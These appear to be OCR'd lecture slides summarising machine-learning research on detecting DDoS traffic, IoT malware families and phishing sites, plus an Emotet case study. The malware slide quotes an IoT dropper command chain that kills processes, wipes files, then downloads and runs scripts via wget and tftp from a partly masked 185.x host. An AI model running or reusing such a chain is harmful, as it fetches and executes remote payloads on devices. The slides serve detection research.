  - extract 77 flow features from database
- **Intelligence**: RNN + AE
  - four hidden layers
  - **unsupervised** to extract useful features
  - supervised to train classifier
  - inputs (77): traffic flow features
  - outputs (2): normal, DDoS attack
- **Results**:
  - AUC of 0.988




Elsayed, IEEE WoWMoM, 2020

3- detect malware

- **Goal**: detect and classify malware
- **Data**: VirusTotal, VirusShare, IoTPOT
  - 74K binaries, 18 families, 24K unseen
- **Features**:
  - malware ELF Linux binaries (IoT)
  - codify binaries into images
    - each pixel a byte of code
  - codify strings into semantic vectors
- **Intelligence**: CNN
  - components pre-trained individually
  - fusing **most relevant** features
  - inputs (2): images, codified strings
  - outputs (1): family
- **Results**:
  - 99.78% accuracy




```
rm -rf %s;
pkill -9 %s; killall -9 %s;
cd /tmp || cd /var/run || cd /dev/shm || cd /mnt || cd /var;
rm -f *; /bin/busybox wget http://185.*.*.*/love; sh love; wget
http://185.*.*.*/love; sh love; /bin/busybox tftp -r tftp.sh -g
185.*.*.*; sh tftp.sh; /bin/busybox tftp -c get tftp2.sh -g
185.*.*.*; sh tftp2.sh
```



Dib, IEEE Trans Net Serv Manag, 2021

4- detect phishing

- **Goal**: detect phishing attacks
- **Data**:
  - 2141 phishing sites (Phishtank, Openphish)
  - 1918 legitimate sites (Alexa, etc)
- **Features**:
  - proposed 19 features (URL-based, login form, hyperlinks, CSS, web identity)
- **Intelligence**:
  - random forests: ensemble of decision trees
  - SVM, NNs, logistic regression, naive Bayes
- **Results** (RF):
  - 99.09% accuracy
  - 99.39% true positive
  - 1.25% false positive




Jain, Telecom Syst, 2018.

AI successes in real cyber-attacks

- **Emotet** malware
  - banking Trojan
  - “million dollar per incident”
  - disposable (one-time use)
  - polymorphic
  - self-obfuscating
  - very difficult to detect

- February 3, 2018, 12:46 am
  - huge Emotet malware attack
  - tried to attack > 1000 victims
  - Windows Defender AV
    - layered machine learning
    - random forrest
    - detected and stopped attack



Local ML models, behavior-based detection algorithms, generics and heuristics

